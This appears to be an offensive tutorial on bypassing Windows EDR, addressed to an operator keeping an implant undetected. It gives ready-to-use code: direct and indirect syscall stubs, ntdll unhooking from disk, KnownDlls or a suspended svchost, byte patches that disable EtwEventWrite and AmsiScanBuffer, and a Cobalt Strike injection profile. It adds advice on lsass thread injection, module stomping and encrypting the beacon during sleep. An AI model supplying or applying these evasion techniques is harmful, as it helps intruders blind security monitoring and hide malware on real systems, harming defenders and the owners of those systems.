Bypassing EDR: Syscalls, Unhooking, and the Art of Living Undetected
Every EDR hooks ntdll. Every EDR monitors ETW. Every EDR scans AMSI. This covers the techniques to bypass all three: direct/indirect syscalls, manual unhooking, ETW patching, AMSI manipulation, and the execution patterns that keep your implant alive.
EDR products work by intercepting API calls at multiple levels. You call NtAllocateVirtualMemory, the EDR’s userland hook sees it first, analyzes the parameters, decides if it looks malicious, and either allows or blocks it. Understanding exactly where and how EDR sees you is the prerequisite to becoming invisible.
How EDR Actually Works
Three primary telemetry sources:
1. Userland API Hooking (ntdll.dll)
The EDR replaces the first bytes of sensitive functions in ntdll with a JMP to its own DLL. When your code calls NtAllocateVirtualMemory, execution jumps to the EDR’s hook first.
Hooked functions typically include: NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory, NtCreateThreadEx, NtQueueApcThread, NtMapViewOfSection.

2. ETW (Event Tracing for Windows) Kernel and userland components emit telemetry events. The EDR registers as a consumer for providers like:
Microsoft-Windows-Threat-Intelligence(kernel-level memory operations)Microsoft-Windows-DotNETRuntime(.NET assembly loads)Microsoft-Antimalware-Scan-Interface(AMSI events)
3. Kernel Callbacks
Registered via PsSetCreateProcessNotifyRoutine, PsSetCreateThreadNotifyRoutine, PsSetLoadImageNotifyRoutine. These fire when processes/threads are created or images are loaded. Userland techniques can’t bypass these directly.
Technique 1: Direct Syscalls
Instead of calling NtAllocateVirtualMemory through ntdll (where the hook lives), you execute the syscall instruction directly from your own code.
Every Nt function in ntdll is a thin wrapper:
NtAllocateVirtualMemory:
    mov r10, rcx
    mov eax, 0x18        ; syscall number (varies by Windows build)
    syscall
    ret
If you replicate this in your own binary, the EDR hook in ntdll is never reached.
Implementation (C/ASM)
// Syscall stub for NtAllocateVirtualMemory
// SSN 0x18 on Windows 10 21H2 - MUST be resolved dynamically
NTSTATUS NtAllocateVirtualMemory_Direct(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect
);
NtAllocateVirtualMemory_Direct PROC
mov r10, rcx
mov eax, 18h
syscall
ret
NtAllocateVirtualMemory_Direct ENDPProblem: Syscall numbers (SSNs) change between Windows builds. Hardcoding them breaks portability.
Dynamic SSN Resolution
SysWhispers3 / HellsGate / HalosGate resolve SSNs at runtime:
- Hell’s Gate: Read the SSN directly from ntdll in memory (works even if the function is hooked, since hooks only replace the first few bytes, and the SSN is at a fixed offset)
- Halo’s Gate: If the target function is hooked, walk to neighboring functions (which may not be hooked) and calculate the SSN from the offset
- Tartarus’ Gate: Handle cases where multiple adjacent functions are hooked by walking further
// Hell's Gate pattern: read SSN from hooked ntdll
DWORD getSyscallNumber(PVOID functionAddress) {
    BYTE* ptr = (BYTE*)functionAddress;
    // Check if hooked (JMP instruction at start)
    if (ptr[0] == 0xE9 || ptr[0] == 0xFF) {
        // Hooked - fall back to Halo's Gate
        // Walk to neighbor function and calculate
    }
    // Not hooked - SSN at offset 4
    return *(DWORD*)(ptr + 4);
}
Indirect Syscalls
Direct syscalls have a detection problem: the syscall instruction executes from your module’s memory space, not from ntdll. EDR can detect this by checking the return address on the stack.
Indirect syscalls solve this: instead of including the syscall instruction in your code, you jump to the syscall instruction inside ntdll itself (after the hook bytes).
NtAllocateVirtualMemory_Indirect PROC
    mov r10, rcx
    mov eax, 18h
    jmp qword ptr [syscall_addr]  ; points to syscall;ret inside ntdll
NtAllocateVirtualMemory_Indirect ENDP
The return address on the stack now points into ntdll’s address range. The EDR’s stack-trace analysis sees a legitimate ntdll call.
Technique 2: Unhooking ntdll
Instead of avoiding the hooks, remove them. Load a clean copy of ntdll and overwrite the hooked version.
Method 1: Read from Disk
// 1. Map a fresh copy of ntdll from disk
HANDLE hFile = CreateFileA("C:\\Windows\\System32\\ntdll.dll",
    GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
HANDLE hMapping = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
PVOID cleanNtdll = MapViewOfFile(hMapping, FILE_MAP_READ, 0, 0, 0);

// 2. Find .text section in both copies
// 3. Copy clean .text over hooked .text
memcpy(hookedTextSection, cleanTextSection, textSectionSize);
Detection risk: CreateFileA on ntdll.dll can be monitored. Some EDRs also hook NtCreateFile / NtMapViewOfSection.
Method 2: Read from KnownDlls
\KnownDlls\ntdll.dll is a section object that the kernel maps for every process. Access it without touching the filesystem:
HANDLE hSection;
UNICODE_STRING name;
OBJECT_ATTRIBUTES oa;
RtlInitUnicodeString(&name, L"\\KnownDlls\\ntdll.dll");
InitializeObjectAttributes(&oa, &name, OBJ_CASE_INSENSITIVE, NULL, NULL);
NtOpenSection(&hSection, SECTION_MAP_READ, &oa);
Method 3: Suspended Process Copy
Spawn a suspended process (svchost.exe), read its ntdll (which hasn’t been hooked yet because the EDR’s DLL injection hasn’t happened), and use that clean copy:
STARTUPINFO si = { sizeof(si) };
PROCESS_INFORMATION pi;
CreateProcessA("C:\\Windows\\System32\\svchost.exe", NULL, NULL, NULL,
    FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
// Read ntdll from pi.hProcess
// Copy .text section to our process
TerminateProcess(pi.hProcess, 0);
Perun’s Fart (Full DLL Unhooking)
Perun’s Fart technique: unhook every loaded DLL, not just ntdll. Some EDRs hook kernel32.dll, kernelbase.dll, and ws2_32.dll as well.
Technique 3: ETW Patching
Even if you bypass userland hooks, ETW providers still emit events. The two most impactful to patch:
Patching EtwEventWrite
The function ntdll!EtwEventWrite is the central dispatch for ETW events. Patch it to return immediately:
// Patch EtwEventWrite to ret (0xC3)
PVOID pEtwEventWrite = GetProcAddress(GetModuleHandleA("ntdll.dll"), "EtwEventWrite");
DWORD oldProtect;
VirtualProtect(pEtwEventWrite, 1, PAGE_READWRITE, &oldProtect);
*(BYTE*)pEtwEventWrite = 0xC3;  // ret
VirtualProtect(pEtwEventWrite, 1, oldProtect, &oldProtect);
This blinds all userland ETW consumers. The EDR loses .NET assembly load events, AMSI events, and more.
Limitation: The Microsoft-Windows-Threat-Intelligence ETW provider runs in the kernel. You can’t patch it from userland. This provider monitors operations like cross-process memory writes and will still fire.
Patching AMSI
AMSI (amsi.dll) scans scripts and .NET assemblies before execution. Patch AmsiScanBuffer to always return clean:
PVOID pAmsiScanBuffer = GetProcAddress(LoadLibraryA("amsi.dll"), "AmsiScanBuffer");
// Patch to: mov eax, 0x80070057 (E_INVALIDARG); ret
BYTE patch[] = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
DWORD oldProtect;
VirtualProtect(pAmsiScanBuffer, sizeof(patch), PAGE_READWRITE, &oldProtect);
memcpy(pAmsiScanBuffer, patch, sizeof(patch));
VirtualProtect(pAmsiScanBuffer, sizeof(patch), oldProtect, &oldProtect);
Technique 4: Execution Patterns
Technical bypasses mean nothing if your behavior is suspicious. EDR uses behavioral analysis:
Process creation chains: outlook.exe → cmd.exe → powershell.exe → whoami is flagged instantly. Stay in-process. Use BOFs (Beacon Object Files) that execute in the beacon’s process space.
Memory patterns: RWX memory regions containing shellcode are classic indicators. Use RW → write shellcode → change to RX → execute. Never RWX.
process-inject {
    set startrwx "false";
    set userwx "false";
}
Thread creation: CreateRemoteThread into lsass.exe is the most detected operation in existence. Use NtQueueApcThread or NtCreateThreadEx with indirect syscalls.
PE stomping / Module overloading: Instead of allocating new memory for your payload, load a legitimate DLL, hollow its .text section, and write your payload there. The memory is backed by a file on disk, making it look legitimate to memory scanners.
Technique 5: Sleep Obfuscation
When your beacon sleeps (which is 99% of the time), its shellcode sits in memory. Memory scanners can find it.
Ekko / Zilean / Foliage: Encrypt the beacon’s memory during sleep using timer callbacks. Before sleeping, the beacon:
- Registers an APC timer
- The timer callback encrypts the beacon’s entire memory region using
SystemFunction032(RC4) - Changes the memory to
RW(non-executable) - Sleeps
- Timer fires again → decrypts memory → changes back to
RX
During the sleep window, the beacon is just encrypted data in a RW region. No executable shellcode to find.
Layering Defenses
No single technique is enough. Layer them:
- Indirect syscalls to bypass userland hooks
- ETW patching to blind telemetry
- AMSI patching to bypass script/assembly scanning
- Sleep obfuscation to hide in memory
- BOFs to avoid process creation
- Module stomping for legitimate-looking memory
Each layer addresses a different detection source. Miss one, and a good SOC will catch you from that angle.